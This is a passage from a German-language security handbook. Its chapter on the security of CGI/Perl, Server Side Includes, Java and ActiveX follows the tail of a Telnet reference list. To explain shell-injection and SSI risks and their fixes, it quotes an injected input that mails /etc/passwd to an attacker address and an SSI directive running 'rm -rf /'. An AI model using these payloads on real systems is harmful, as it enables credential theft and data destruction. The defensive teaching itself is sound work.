Telnet X Display Location Option (RFC 1096). G. A. Marcy. ftp://ds.internic.net/rfc/ rfc1096.txt

Telnet Binary Transmission (RFC 856). J. Postel und J. K. Reynolds. ftp://ds.internic.net/rfc/rfc856.txt

Remote User Telnet Service (RFC 818). J. Postel. ftp://ds.internic.net/rfc/rfc818.txt

Discussion of Telnet Protocol (RFC 139). T. C. O'Sullivan. Leider konnte ich diesen RFC online nicht finden.

First Cut at a proposed Telnet Protocol (RFC 97). J. T. Melvin und R. W. Watson. Leider ist dieser RFC anscheinend nicht mehr online verfügbar.

The Telnet Authentication Option. Internet Engineering Task Force Internet Draft. Telnet Working Group. D. Borman, Hrsg. Cray Research, Inc. Februar 1991. http://web.dementia.org/~shadow/telnet/preliminary-draft-borman-telnet-authentication-00.html

Telnet Authentication: Kerberos Version 4 (RFC 1411). D. Borman, Hrsg. Cray Research, Inc. Januar 1993. ftp://ds.internic.net/rfc/rfc1411.txt

Session-Layer Encryption. Matt Blaze und Steve Bellovin. Proceedings of the Usenix Security Workshop. Juni 1995.

Attaching Non-TCP-IP Devices with Telnet. Stefan C. Johnson. *Sys Admin: The Journal for UNIX Systems Administrators*, 5(6), S. 51. Juni 1996.

Secure RPC Authentication (SRA) for Telnet and FTP. David K. Hess, David R. Safford und Douglas Lee Schales. Proceedings of the Fourth Usenix Security Symposium, Supercomputer Center, Texas A&M University. 1993.

Internetworking with TCP/IP Vol. 1: Principles, Protocols and Architecture. Douglas Comer. Prentice Hall. 1991. http://www.pcmag.com/issues/1606/pcmg0050.htm

EFF's (Extended) Guide to the Internet - Telnet. Adam Gaffin. *Mining the Net*, Part I. http://cuiwww.unige.ch/eao/www/Internet/Extended.Guide/eeg_93.html

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | Kapitelanfang | nächstes Kapitel

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

28

Sprachen, Erweiterungen und Sicherheit

Dieses Kapitel befaßt sich damit, welchen Einfluß der Einsatz bestimmter Sprachen und Erweiterungen auf die Sicherheit eines Systems haben.

28.1 Das World Wide Web wächst heran

Als das Web populär wurde, waren seine Seiten noch statisch und dienten der reinen Darstellung von Informationen. Die meisten Seiten enthielten wissenschaftliche Informationen oder Werbematerial.

Seitdem hat das WWW an Funktionalität gewonnen. Technologien wie das Common Gateway Interface (CGI) und Java haben die Art und Weise, wie wir das Internet nutzen, drastisch verändert. Heute ist das Web ein Kanal für Datenbankintegration, elektronischen Datenaustausch (EDI), E-Commerce und sogar Videokonferenzen.

Viele dieser Technologien beruhen auf neuen Sprachen und Erweiterungen. Mit Hilfe solcher Tools kann man Webseiten noch mehr Funktionalität verleihen und die Nutzung für den Anwender interessanter und interaktiver gestalten.

Diese Situation hat den Wettbewerb auf dem Gebiet der Software-Entwicklung weiter verschärft. Um ihre Tools so schnell wie möglich auf den Markt bringen zu können, haben viele Firmen übersehen, daß ihre Produkte Sicherheitslücken beinhalten. In diesem Kapitel möchte ich solche Schwachstellen ansprechen und Ihnen zeigen, wie Sie sich schützen können.

Dabei geht es um folgende Themen:

- CGI-Programmierung
- Die Programmiersprache Java
- Script-Sprachen

28.2 CGI und Sicherheit

CGI ermöglicht Web-Servern die Weitergabe von Informationen an Web-Clients über die reine Wiedergabe von Text oder HTML-Dateien hinaus. Dafür können fast alle gängigen Programmiersprachen benutzt werden. Die am häufigsten für CGI-Programmierung verwendeten

Sprachen sind:

- Perl
- Die Shell-Sprachen
- C
- TCL
- Python

Normalerweise beinhalten CGI-Aufgaben die Abfrage von Datenbanken, die Anzeige von Statistiken und die Ausführung von WHOIS- oder FINGER-Abfragen über ein Web-Interface (obwohl Sie theoretisch fast jede netzwerkbasierte Abfrage mit CGI durchführen können).

CGI-Programme laufen immer auf dem Server, und aus diesem Grund stellen sie eine hohe Belastung für das Netzwerk dar. Da es durch CGI außerdem zu Sicherheitsgefährdungen kommen kann, erlauben viele Internet Service Provider ihren Benutzern die Verwendung von CGI gar nicht erst.

Je nach Ihrer Konfiguration können diese Sicherheitsprobleme durch CGI durchaus ernster Natur sein. Wenn ein Cracker eine CGI-Sicherheitslücke erfolgreich ausnutzt, kann er Befehle mit der Benutzerkennung des Webservers ausführen. Bei vielen Default-Konfigurationen läuft HTTPD als root, und das kann ein kritisches Problem darstellen.

Im nächsten Abschnitt behandeln wir die Sicherheitsprobleme von CGI, die sich auf die Programmiersprache Perl beziehen.

28.2.1 Perl (Practical Extraction and Report Language)

Perl ist die bei weitem beliebteste Sprache für die CGI-Programmierung. Das hat mehrere Gründe:

- Perl verfügt über leistungsfähige Möglichkeiten zur Textformatierung.
- Perl ist leicht zu erlernen.
- Perl ist klein.
- Perl ist umsonst.

Außerdem ähneln Syntax, Funktionen und Methoden von Perl denen von SED, AWK, C und den Shell-Sprachen. Deshalb ist Perl bei Unix-Programmierern sehr beliebt.

28.2.2 Die Sicherheit von Perl

Die Sicherheit von Perl ist ziemlich gut; es sind die Programmierer, die Sicherheitslöcher verursachen. Im folgenden Abschnitt werden diese Sicherheitslöcher beschrieben, und wie man sie vermeidet.

Der Systemaufruf

Ein Sicherheitsproblem ist der *Systemaufruf*. Sie geben Perl mit Hilfe eines Systemaufrufs die Anweisung, einen nativen Befehl des Betriebssystems auszuführen. Hier ist ein Beispiel:

```
system("grep $user_input /home/programmer/my_database");
```

Dies veranlaßt grep, die Datei my_database nach Übereinstimmungen mit der vom Benutzer eingegebenen Zeichenfolge $user_input zu durchsuchen.

Systemaufrufe wie dieser sind gefährlich, weil Sie nie voraussehen können, was der Benutzer machen wird. Die meisten Benutzer geben eine Zeichenfolge ein, die korrekt ist (oder von der sie zumindest denken, daß sie korrekt ist). Cracker gehen jedoch anders vor. Ein Cracker versucht, die Schwächen Ihres Scripts herauszufinden. Dazu gibt er Zeichenfolgen ein, die zur Ausführung weiterer Befehle vorgesehen sind.

Nehmen wir einmal an, Sie hätten den obigen Systemaufruf in Ihrem Script stehen und keinen Mechanismus zur Filterung unerlaubter Zeichenfolgen vorgesehen. Dann könnte der Cracker auf einfache Weise Befehle an die Shell leiten, indem er seinen Eingaben bestimmte Metazeichen anfügt.

Die meisten Shell-Interpreter (einschließlich command.com von MS-DOS) stellen eine Möglichkeit zur Ausführung sequentieller Befehle zur Verfügung. Dazu schreibt man die Befehle einfach durch Metazeichen getrennt hintereinander. In Tabelle 28.1 sind mehrere Metazeichen für die Unix-Shell und ihre Aufgaben aufgeführt.

Tabelle 28.1: Metazeichen und ihre Aufgaben

Metazeichen	Zweck
;	Durch dieses Metazeichen getrennte Befehle werden der Reihe nach ausgeführt.
|	Spezifiziert, daß die Ausgabe des ersten Befehls zur Eingabe des zweiten werden soll.
&&	Spezifiziert, daß der zweite Befehl ausgeführt werden soll, wenn der erste Befehl erfolgreich ist.
||	Spezifiziert, daß der zweite Befehl ausgeführt werden soll, wenn der erste Befehl scheitert.
( )	Spezifiziert, daß alle angegebenen Befehle zu einer Gruppe zusammengefaßt und in einer Subshell ausgeführt werden sollen.

Wenn Sie keinen Mechanismus einfügen, der jede ankommende Zeichenkette filtert, kann ein Cracker diese Metazeichen verwenden, um zusätzliche Befehle auf die Argumentliste zu schieben. Das klassische Beispiel dafür ist:

```
user_string;mail bozo@cracking.com </etc/passwd
```

Die Datei /etc/passwd wird per E-Mail an den Cracker gesendet. Das funktioniert, weil das Semikolon den Interpreter anweist, den Mail-Befehl auszuführen, nachdem die grep-Suche beendet ist.

Sie sollten möglichst verhindern, daß Benutzer überhaupt Zeichenketten eingeben können, in die sie Befehle einbauen könnten. Es gibt viele Wege, das zu umgehen. Sie könnten z.B. Optionsfelder, Auswahllisten oder andere Objekte einfügen, die nur angeklickt werden müssen. Wenn Sie den Benutzer zwischen mehreren Optionen wählen lassen, haben Sie eine viel größere Kontrolle darüber, was an STDIN eingelesen wird.

Warnung:

Selbst wenn Sie Optionsfelder oder Auswahllisten verwenden, benötigen Sie eine Überprüfungsroutine. Der Grund ist folgender: Cracker können Kommandozeilen-Abfragen konstruieren, in denen sie Ihren Formularfeldern beliebige Werte zuweisen. Wenn Sie diese Werte nicht überprüfen, kann es immer noch passieren, daß bösartiger Code an Ihren Server gesendet wird.

Eine Überprüfungsroutine einzubauen, ist recht einfach. Sie können im Handumdrehen aufeinanderfolgende IF-NOT-Blöcke erzeugen. Das sieht zum Beispiel so aus:

```
if($formular_inhalt{'option 1'} ne "erste_option") {
if($formular_inhalt{'option 1'} ne "zweite_option") {
print "Unzulässiger Wert\n";
exit;
}
}
```

Eine weitere Lösung (wenn Sie unbedingt Systemaufrufe verwenden wollen) ist, alle Sonderzeichen in dem Aufruf in Escape-Zeichen einzuschließen. Dann würde der folgende Befehl

```
system("grep $user_input /home/programmer/my_database");
```

statt dessen so aussehen:

```
system("grep \"$user_input\" /home/programmer/my_database");
```

Noch eine Lösung (die zwar einfacher, aber vielleicht weniger wünschenswert ist) wäre die Überprüfung der Benutzereingaben, bevor diese weitergeleitet werden. Es gibt mehrere Möglichkeiten:

- Unterbinden Sie Benutzereingaben, die Metazeichen enthalten. Das geschieht normalerweise durch Festlegung von Regeln, die nur Wörter zulassen, wie bei ~ tr/^[\w]//g
- Verwenden Sie taintperl. Es unterbindet die Weiterleitung von Variablen an Script-Systemaufrufe durch system() oder exec(). taintperl kann bei Perl 4 durch /usr/local/ bin/taintperl aufgerufen werden, und bei Perl 5 durch Verwendung der Option -T beim Aufruf von Perl (wie bei #!/usr/bin/local/perl -T).

Das Problem der Systemaufrufe ist nicht auf Perl beschränkt, sondern kann in jeder Programmiersprache auftreten, auch in C. Eugene Eric Kim, Autor von *Programming CGI in C*, schreibt dazu folgendes:

> *Bei in C abgefaßten CGI-Programmen stellen C-Funktionen, die einen Bourne-Shell-Prozeß (z.B. system() oder popen()) einleiten, eine ernste potentielle Sicherheitslücke dar. Wenn Sie Benutzereingaben in eine dieser Funktionen erlauben, ohne vor die Sonderzeichen jeweils ein Escape-Zeichen zu setzen, kann ein böswilliger Benutzer Ihr System gefährden, indem er spezielle, für die Shell reservierte »Metazeichen« verwendet.*

Wegweiser:

Programming CGI in C von Eugene Eric Kim finden Sie im Web unter http://www.eekim.com/pubs/cgiinc/index.html.

Ich empfehle Ihnen Kims neuestes Buch, *CGI Developer's Guide* (Sams.net). Kapitel 9, »CGI Security: Writing Secure CGI Programs«, gibt einen ausgezeichneten Überblick über CGI-Sicherheit. Kim spricht viele Szenarien an, denen Sie begegnen könnten:

- Puffer-Überläufe
- Shell-Metazeichen
- Shell-Mißbräuche

28.2.3 Skripte im privilegierten Modus ausführen

Skripte im privilegierten Modus auszuführen, ist ein weiterer verbreiteter Fehler. Er ist sogar so verbreitet, daß Perl über eingebaute Sicherheitsvorkehrungen dagegen verfügt. Ein Beispiel ist die Behandlung von setuid-Skripte (solche, die spezielle Privilegien voraussetzen, um ausgeführt werden zu können):

> *Wenn Perl ein setuid-Skript ausführt, werden spezielle Vorsichtsmaßnahmen getroffen, die verhindern, daß Sie in eine der offensichtlichen Fallen tappen. (In mancher Hinsicht ist ein Perl-Skript sicherer als das entsprechende C-Programm.) Jedes Kommandozeilenargument, jede Umgebungsvariable oder Eingabe wird als »unsicher« gekennzeichnet und darf - ob direkt oder indirekt - in keinem Befehl verwendet werden, der eine Subshell aufruft oder Dateien, Verzeichnisse oder Prozesse modifiziert. Jede Variable, die innerhalb eines Ausdrucks gesetzt wird, der zuvor einen unsicheren Wert referenziert hat, wird ebenfalls unsicher (sogar wenn es aus logischer Sicht eigentlich unmöglich ist, daß der unsichere Wert diese Variable beeinflussen kann).*

Sie sollten dennoch niemals Skripte im privilegierten Modus ausführen; und ich bin nicht der einzige, der Ihnen dies raten wird. Lincoln Stein, Autor des *WWW Security FAQ*, gibt folgenden Rat:

> *Als erstes sollten Sie sich fragen, ob es wirklich nötig ist, daß Ihr Perl-Skript suid ausgeführt wird. Dies stellt aus folgendem Grund eine Gefahr dar: Wenn Sie Ihrem Skript mehr Privilegien geben als der Benutzer »nobody« hat, erhöht dies auch die potentiellen Schäden, die ein mißbräuchlich verwendetes Skript hervorrufen kann. Wenn Sie beabsichtigen, Ihrem Skript Root-Privilegien zu geben, sollten Sie sich das sehr gut überlegen.*

Wegweiser:

Den WWW Security FAQ von Lincoln D. Stein finden Sie unter http://www-genome.wi.mit.edu/WWW/faqs/wwwsf5.html.

28.2.4 Erzeugen von Dateien

Wenn Ihre CGI-Programme Dateien erzeugen, sollten Sie die folgenden Regeln einhalten:

- *Schränken Sie das Verzeichnis ein, in dem die Datei erzeugt wird.* Dieses Verzeichnis sollte von allen Systemverzeichnissen isoliert werden und von Orten, an denen solche Dateien leicht gefunden, manipuliert und zerstört werden können (mit anderen Worten sollten Sie niemals ein Verzeichnis wie /tmp verwenden).
- *Setzen Sie die Dateiberechtigungen so restriktiv wie möglich.* Wenn die Datei ein Dump einer Benutzereingabe ist, wie z.B. eine Besucherliste, sollte diese Datei nur für Sie lesbar sein und für die Prozesse, die mit dieser Datei zu tun haben werden. (Schränken Sie z.B. die Prozesse darauf

ein, der Datei weitere Informationen anzuhängen).

- *Sorgen Sie dafür, daß der Dateiname keine Metazeichen enthält.* Wenn die Datei dynamisch erzeugt wird, sollten Sie eine Überprüfungsroutine integrieren, die solche Zeichen aussiebt.

Hinweis:

Sie sollten außerdem die UMASK für die erzeugten Dateien auf 022 setzen. Das hindert andere daran, in diese Dateien zu schreiben.

28.2.5 Server Side Includes (SSI)

Server Side Includes können automatisch Dokumente oder andere Objekte in eine Webseite einfügen, indem sie diese Elemente von der lokalen Festplatte aufrufen.

Dokumente können per SSI auf folgende Weise aufgerufen werden:

```
<!--#include file="mybanner.html"-->
```

Das scheint eine nützliche Funktion zu sein. Ein SSI könnte jedoch auch leicht folgendermaßen aussehen:

```
<!--#exec cmd=" rm -rf /"--> (Lösche alle Dateien.)
```

Wenn dieses SSI geparst wird und Httpd als root läuft, wird Ihre gesamte Festplatte gelöscht.

Die meisten Web-Administratoren deaktivieren SSI. Wenn Ihr Server sie parst, seien Sie gewarnt. Sie sollten beim Schreiben von CGI-Scripts eine Routine einbauen, die SSIs ausfiltert.

Hinweis:

Sie können das Parsen von cmd-Verzeichnissen bei NCSA und Apache deaktivieren, indem Sie die folgende Zeile in Ihre `access.conf` *einfügen:*

```
Options IncludesNoExec
```

Warnung:

Dieser Rat gilt nicht nur für Unix-basierte Server. Viele Web-Server-Pakete unterstützen SSI, unter anderem auch der NetWare Web Server. (Um SSI auf dem NetWare Web Server zu deaktivieren, ändern Sie diese Option in dem Administrations-Tool.)

Hinweis:

Das Perl-ladbare Modul (Perl.NLM) hat in NetWare 4.1 und IntranetWare eine Sicherheitslücke. Entfernte Angreifer können diese Lücke ausnutzen, um beliebigen Code auf Ihrem Server auszuführen. Das ist ein ziemlich ernstes Sicherheitsloch. Mehr darüber erfahren Sie unter http://www.dhp.com/~fyodor/sploits/netware.perl.nlm.html.

28.2.6 Java

Als Java herauskam, ging eine Welle der Aufregung durch das gesamte Internet. Die Programmierer waren fasziniert von der Aussicht auf eine plattformunabhängige Sprache, und das zu Recht. Die Entwicklung von Hybridanwendungen ist schwierig, fehleranfällig und teuer. Alles, was diese Probleme lindern könnte, wird deshalb mit offenen Armen empfangen.

Vor diesem Hintergrund bedeutete Java einen wunderbaren Fortschritt. Außerdem war Java für die Web-Entwicklung optimiert. Programmierer nutzten diese Funktionalität rasch zur Erstellung lebendiger Multimedia-Anwendungen für die WebBrowser-Umgebung.

Es dauerte jedoch nicht lange, bis die neue Programmiersprache in Verdacht geriet, Sicherheitsgefahren zu bergen. Nach und nach wurden mehrere schwere Sicherheitslücken bekannt. Im folgenden Abschnitt will ich auf diese Lücken kurz eingehen.

Worum das ganze Theater?

Die welterschütternden Neuigkeiten über die Java-Sicherheit kamen aus dem Fachbereich Informatik der Princeton University. Drew Dean, Edward W. Felten und Dan S. Wallach leiteten die Untersuchungen.

Der Kopf der Gruppe, Felten, war seit 1993 Informatik-Dozent an der Princeton University und hatte 1994 die Forschungsauszeichnung *National Young Investigator* erhalten. Er arbeitete mit den beiden Informatik-Absolventen Dean und Wallach daran, Sicherheitslöcher in Java zu finden.

Das Felten-Team identifizierte die folgenden Probleme:

- Denial-of-Service-Attacken konnten auf zweierlei Art ausgeführt werden. Die erste Methode war, bestimmte interne Bestandteile der Netscape- und HotJava-Browser zu blokkieren und dadurch weitere Host-Abfragen über DNS zu verhindern. Die zweite Methode erzwang eine übermäßige Auslastung von CPU und RAM, so daß der Browser zum Erliegen kam. Außerdem konnte der Ursprung der Attacke verschleiert werden, da der bösartige Code Minuten oder sogar Stunden später ausgeführt werden konnte. So konnte ein Benutzer theoretisch die betreffende Seite um 11.00 Uhr vormittags aufsuchen, aber die Auswirkungen würden sich erst am späten Nachmittag zeigen.
- Die Proxies der Browser konnten zum Absturz gebracht werden, und der DNS-Server des Systems konnte mit Hilfe eines bösartigen Java-Applets beliebig bestimmt werden. Das heißt, daß die DNS-Abfragen des Opfers zu einem nicht vertrauenswürdigen DNS-Server umgeleitet werden konnten, der falsche Informationen über Hostnamen liefern würde. Das konnte zu einer Offenlegung des Root-Account führen (wenn der Operator des angegriffenen Rechners dumm genug war, als root im Web zu surfen).
- Mindestens ein Java-fähiger Browser konnte in ein Windows-Dateisystem schreiben. Bei allen Versionen konnte Java Umgebungsvariablen herausziehen, Benutzerdaten ausspionieren und Informationen darüber sammeln, welche Seiten ein Benutzer besucht hatte. Außerdem hatte Java auch mehrere Pufferüberlauf-Probleme.

Die Reaktionen der Öffentlichkeit waren natürlich sehr negativ. Die Sache wurde noch dadurch verschlimmert, daß, selbst nachdem Sun und Netscape einen Fix herausgebracht hatten, viele der ursprünglichen Probleme immer noch vorhanden und durch andere Angriffsarten ausnutzbar waren.

Wegweiser:

Das Dokument des Felten-Teams heißt »Java Security: From HotJava to Netscape and Beyond«. Sie finden es unter http://www.cs.princeton.edu/ sip/pub/secure96.html.

Von da an wurde Java sehr sorgfältigen Prüfungen unterzogen, und mehrere weitere Probleme wurden identifiziert.

Zum Beispiel gelangte Java ungehindert durch Firewalls. Daher wurde die Theorie aufgestellt, daß bösartige Applets die Firewall-Sicherheit untergraben könnten. Die Java-Befürworter hielten entrüstet dagegen, daß ein solcher Angriff nicht möglich sei. Beide Seiten wurden jedoch durch ein Dokument mit dem Titel »Blocking Java Applets at the Firewall« zum Schweigen gebracht.

Die Autoren demonstrierten darin nämlich eine Methode, mit der ein Java-Applet eine Firewall dazu bringen konnte, beliebige, normalerweise eingeschränkte Ports für den Host des Applets zu öffnen. Mit anderen Worten konnte ein solches Applet den grundlegenden Zweck und die Funktion einer Firewall komplett umgehen.

Wegweiser:

»Blocking Java Applets at the Firewall« von David M. Martin jr., Sivaramakrishnan Rajagopalan und Aviel D. Rubin finden Sie im Web unter http:// www.cs.bu.edu/techreports/96-026-java-firewalls.ps.Z.

Hier sind ein paar neuere Sicherheitslöcher, die für Sie interessant sein dürften:

- **IE4 und Active Desktop.** Ein Java-Applet, das IE4 mit dem Active Desktop gefährden kann, hat weite Verbreitung gefunden. Das Applet kann auf den Desktop oder andere Fenster schreiben. (Es kann auch eine DoS-Attacke verursachen, indem es die Prozessorauslastung auf 90% treibt.) Den Quellcode und eine Erklärung finden Sie hier: http:// www.focus-asia.com/home/tjc/ghosting/.
- **Java kann bei Windows 95 einen Reboot erzwingen.** Es ist ein Applet in Umlauf, das einen Windows-95-Rechner zum Absturz bringen kann. Das funktioniert beim Netscape Communicator 4.x.

Warnung:

Wenn Sie die Online-Demo ausprobieren wollen, sollten Sie unbedingt vorher Ihre Arbeit sichern. Ihr Rechner wird nämlich abstürzen.

Den Quellcode finden Sie hier: http://geek-girl.com/bugtraq/1998_1/0091.html; die Online-Demo ist hier: http://home1.swipnet.se/~w-10867/fork/fl00d.htm.

- **CLASSPATH-Attacken.** Vor kurzem hat man entdeckt, daß, wenn Klassen an den CLASSPATH angefügt werden können, Login-Informationen an einen nicht vertrauenswürdigen Server umgeleitet werden können - sogar wenn auf dem vorgesehenen (und vertrauenswürdigen) Zielserver SSL läuft. Weitere Informationen finden Sie hier: http://geek-girl.com/bugtraq/1997_4/0055. html.
- **Applets können sich selbst signieren.** JDK 1.1.1 erlaubt die Ausführung von vertrauenswürdigen, digital signierten Applets. An der Princeton-Universität haben Forscher jedoch herausgefunden, daß ein Applet eine Liste vertrauenswürdiger Benutzer erzeugen kann. Aus dieser Liste kann es

sich dann einen aussuchen und sich selbst als von diesem Benutzer signiert kennzeichnen. Weitere Einzelheiten dazu finden Sie hier: http:// www.cs.princeton.edu/sip/news/april29.html.

- **Privatsphären-Verletzung bei Netscape 4.x.** Java und JavaScript können sich die nächste Seite greifen, die Sie besuchen. Wenn Sie dort Daten in ein Formular eingeben, werden diese Daten abgefangen und an einen anderen Server weitergeleitet. Sie können es auf dieser Seite selbst ausprobieren: http://www.iti.gov.sg/iti_people/iti_staff/kcchiang/bug/ .
- **Java kann die IPs von Hosts hinter einer Firewall herausfinden.** Bei Netscape 3 und 4 (und IE 3 und 3.01) kann Java die IP-Adresse und den Hostnamen Ihres Rechners herausbekommen. (Das ist ein Problem, da IP-Adressen hinter einer Firewall abgeschirmt sein sollten.) Einzelheiten darüber finden Sie hier: http://www.alcrypto.co.uk/java/.

Hinweis:

Diese Sicherheitslöcher sind alle relativ neu, und die meisten gelten für neuere Java-Implementierungen. Sie sollten jedoch wissen, daß Sie durch mehrere Dutzend Attacken verletzbar sein können, wenn Sie ältere Java-Implementierungen verwenden.

Nun aber zu den positiven Seiten von Java. Es verfügt nämlich auch über mehrere Sicherheitsmechanismen, die ein Lob verdienen.

Das Sicherheitsmodell von Java beruht größtenteils auf etwas, das der Java-*Sandkasten* (sandbox) genannt wird. Das ist ein Bereich, der für die Ausführung von nicht vertrauenswürdigem Code reserviert ist. Jeder Code wird innerhalb des Sandkastens in einem Web- Browser ausgeführt, und eine Klasse mit Namen SecurityManager erzwingt dort die Einhaltung strikter Sicherheitsrichtlinien.

Der SecurityManager kontrolliert den Zugriff auf alle Systemressourcen, darunter folgende:

- Dateien
- Verzeichnisse
- Sockets
- Threads

Theoretisch hat der Code keine Möglichkeit, aus dem Sandkasten herauszukommen (oder die SecurityManager-Einschränkungen zu umgehen), und deshalb können in Browsern ausgeführte Applets nicht auf Systemressourcen zugreifen. Dieses Sicherheitsmodell ist sehr viel sicherer als das von Microsofts ActiveX verwendete Modell.

Warnung:

Obwohl der Sandkasten eine gute grundlegende Sicherheit bietet, sind einige Fortschritte bei dem Versuch gemacht worden, den SecurityManager zu umgehen. Sie konnten zwar bei früheren Netzwerk-Versionen z.B. nicht direkt aus dem Sandkasten ausbrechen, aber dennoch war es möglich, SecurityManager zu umgehen, indem man die Klasse als leer reinitialisierte. Einige interessante Informationen zu dieser Technik finden Sie unter http:// www.cs.utah.edu/~gback/netscape/bypass.html.

Über das Schema von Sandkasten und `SecurityManager` hinaus bietet Java eine erweiterte Zugriffskontrolle auf Benutzer-, Datei-, Verzeichnis- und Socket-Ebene. In Tabelle 28.2 sind diese Sicherheitsklassen aufgeführt.

Tabelle 28.2: Java-Sicherheitsklassen für Berechtigungen

Klasse	Zweck
`java.security.Permission`	Der Großvater aller Berechtigungen. (Alle folgenden Klassen sind Unterklassen dieser Klasse.)
`java.io.FilePermission`	Manipuliert Datei- und Verzeichnisberechtigungen. Sie können alle herkömmlichen Berechtigungen spezifizieren, wie Lesen, Schreiben, Ausführen, Löschen usw.
`java.net.SocketPermission`	Ermöglicht Ihnen, den Zugriff auf einen Socket zu spezifizieren. Sie können diesen Zugriff beschränken, indem Sie die Möglichkeit zum Akzeptieren, Verbinden, Lauschen oder Auflösen gewähren oder verweigern.

Die Sicherheit von Java ist durch die Einführung von Verschlüsselungsroutinen sogar noch weiter verbessert worden. Java unterstützt nun alle folgenden Algorithmen:

- RSA
- MD5
- DES

Die Klasse java.security.Signature stellt die Funktionalität digitaler Signaturen durch Verwendung eines beliebigen dieser drei Algorithmen zur Verfügung. Mehr über diese Funktionalität erfahren Sie in *Java Cryptography Architecture API Specification and Reference* , das Sie hier finden:

http://java.sun.com/products/jdk/1.1/docs/guide/security/CryptoSpec.html

Sie fragen sich jetzt vielleicht, ob Java denn nun sicher ist oder nicht. Das Fazit lautet: Java hat eine unendlich höhere Sicherheit als ActiveX. Darüber hinaus hat Sun sich enorm bemüht, einige sehr fortschrittliche Sicherheitsmerkmale in Java zu integrieren. Ich halte Java für sicherer als Perl.

Dennoch empfehle ich Ihnen, Java an der Firewall zu filtern, und zwar aus folgendem Grund: Wir haben die Cracker-Gemeinde bislang noch nicht wirklich mit Java arbeiten sehen. Das kann deshalb so sein, weil Java schwieriger zu lernen ist als C oder Perl, die traditionellen Lieblingssprachen von Crackern. Außerdem - und das ist ein ganz wichtiger Punkt - sind Java-Attacken normalerweise Serverbasiert. Es ist kein Problem, Java-Attacken zu erzeugen und sie zu Forschungszwecken zu testen. Im wirklichen Leben würden Angriffe von einem Server jedoch schnell entdeckt werden, und der Eigentümer würde sich in einer schwierigen Lage befinden.

Das kann sich jedoch ändern. Java ist von seinem Wesen her so auf die Netzwerkprogrammierung ausgerichtet, daß wir schließlich Angriffe erleben könnten, die über Standardleitungen implementiert werden (d.h. ohne daß ein Server involviert wäre).

28.3 ActiveX

Keine Sprache oder Erweiterung bietet mehr Server-zu-Client-Funktionalität als die ActiveX-Technologie von Microsoft (solange die Client-Umgebung Microsoft-zentriert ist). Mit ActiveX entwickelte Webseiten bieten oft eine phänomenale Funktionalität, die in eine benutzerfreundliche Oberfläche eingepackt ist. Eigentlich schade drum, denn man kann mit Recht behaupten, daß ActiveX die größte Sicherheitsbedrohung des Internet darstellt, die es jemals gegeben hat.

Ein 1997 von Ellen Messmer von *Network World* verfaßter Artikel faßt alles zusammen, was Sie über die Sicherheit von ActiveX wissen müssen:

> *Wie viele Unternehmen, verläßt sich auch Lockheed Martin auf die Technologien von Microsoft. Aber wenn es um das firmeneigene Intranet geht, sieht man dennoch davon ab, ActiveX einzusetzen, einen Eckpfeiler der Web-Technologien Microsofts. Der Grund? ActiveX kann Virusschreibern und Hackern einen perfekten Zutritt zum Netzwerk verschaffen. »Sie können ein ActiveX-Applet herunterladen, das ein Virus ist, der größeren Schaden anrichten könnte«, erläutert Bill Andiario, technischer Leiter für Web-Initiativen bei Lockheed Martin Enterprise Information Systems, dem Geschäftsbereich Informationssysteme der Firma. »Oder es könnte sich Ihre geschützten Informationen greifen und an einen Konkurrenten weiterleiten, oder noch schlimmer, in ein anderes Land.«*

Diese Ängste von Unternehmen sind durchaus berechtigt. Fragen Sie einmal den Chaos Computer Club, eine Gruppe von Hackern in Hamburg. Der CCC hat im Februar 1997 der ganzen Welt die Sicherheitsmängel von ActiveX demonstriert:

> *Im deutschen Fernsehen hat [der CCC] ein ActiveX-Steuerelement demonstriert, das in der Lage ist, sich Geld von einem Bankkonto zu schnappen und einem anderen gutzuschreiben, und all das ohne die Verwendung der PIN-Nummer, die eigentlich dafür vorgesehen ist, solche Diebstähle zu verhindern.*

Wegweiser:

Der obige Text stammt ursprünglich aus einem Artikel mit Namen »ActiveX Used as Hacking Tool«. Er stammt von Nick Wingfield (CNET) und Sie finden ihn unter folgender Adresse: http://www.news.com/News/Item/ 0,4,7761,4000.html.

Spätestens seit diesem Vorfall sprach sich herum, daß ActiveX absolut unsicher ist. Firewall-Administratoren verlangten sofort nach Tools, die ActiveX ausfiltern können.

Wegweiser:

Die Chronologie der CCC-Eskapade finden Sie unter http://www.iks-jena.de/mitarb/lutz/security/activex.html .

28.3.1 Was ist das Problem von ActiveX?

Das Problem von ActiveX wurde von den Leuten bei JavaSoft prägnant zusammengefaßt:

> *ActiveX... ermöglicht die Ausführung von beliebigem Binärcode. Eine bösartige ActiveX-Komponente kann geschrieben werden, um Dateien auf der lokalen Festplatte eines Benutzers zu verändern oder zu löschen, oder um Verbindungen mit anderen Computern herzustellen, ohne daß der Benutzer dies merkt oder dem zustimmt. Außerdem besteht immer das Risiko, daß eine an sich harmlose ActiveX- Komponente mit einem Virus behaftet sein könnte. Leider können Viren genauso leicht verschlüsselt werden wie gewöhnlicher Code.*

Das ist ein kritisches Problem, und zwar aus folgenden Gründen:

- Die wenigsten Microsoft-Anwender verwenden Windows NT.
- Eine beträchtliche Anzahl von Windows-NT-Benutzern verwendet NTFS nicht.

Die nicht auf NTFS beruhenden Microsoft-Umgebungen haben kein richtiges Dateiberechtigungsschema oder eine wahlweise Zugriffskontrolle. (Das ist bei allen Novell-NetWare- und Unix-Umgebungen anders.) Daher kann ein bösartiges ActiveX-Steuerelement nicht nur den Verzeichnisraum eines einzelnen Benutzers beschädigen, sondern ein gesamtes Netzwerk.

Microsofts Reaktion auf den CCC-Vorfall war unbefriedigend. Man behauptete, diese Sache hätte nur eines bewiesen: daß Sie keinen unsignierten Code akzeptieren sollten. Es ist jedoch aufgrund seiner zugrundeliegenden Technologie fraglich, ob ActiveX jemals so eingeschränkt wird, daß es nicht mehr auf Ihre Festplatte zugreifen kann. Im Grunde ist ActiveX nämlich nichts anderes als ein weiterentwickeltes OLE.

OLE (Object Linking and Embedding) ist eine Technologie, die mit *zusammengesetzten Dokumenten* arbeitet, d.h. Dokumenten, die verschiedene Arten von Daten enthalten. Vor OLE wurden Datenelemente verfälscht, wenn sie aus ihrer Ursprungsanwendung entnommen und in eine andere eingefügt wurden. (Sie paßten sich der Umgebung der Host-Anwendung an.) Zum Beispiel wurden beim Einfügen eines Spreadsheets in eine Textverarbeitung die Daten durcheinandergebracht. Bei OLE behalten diese Objekte (*eingebettete Objekte* genannt) ihren ursprünglichen Zustand.

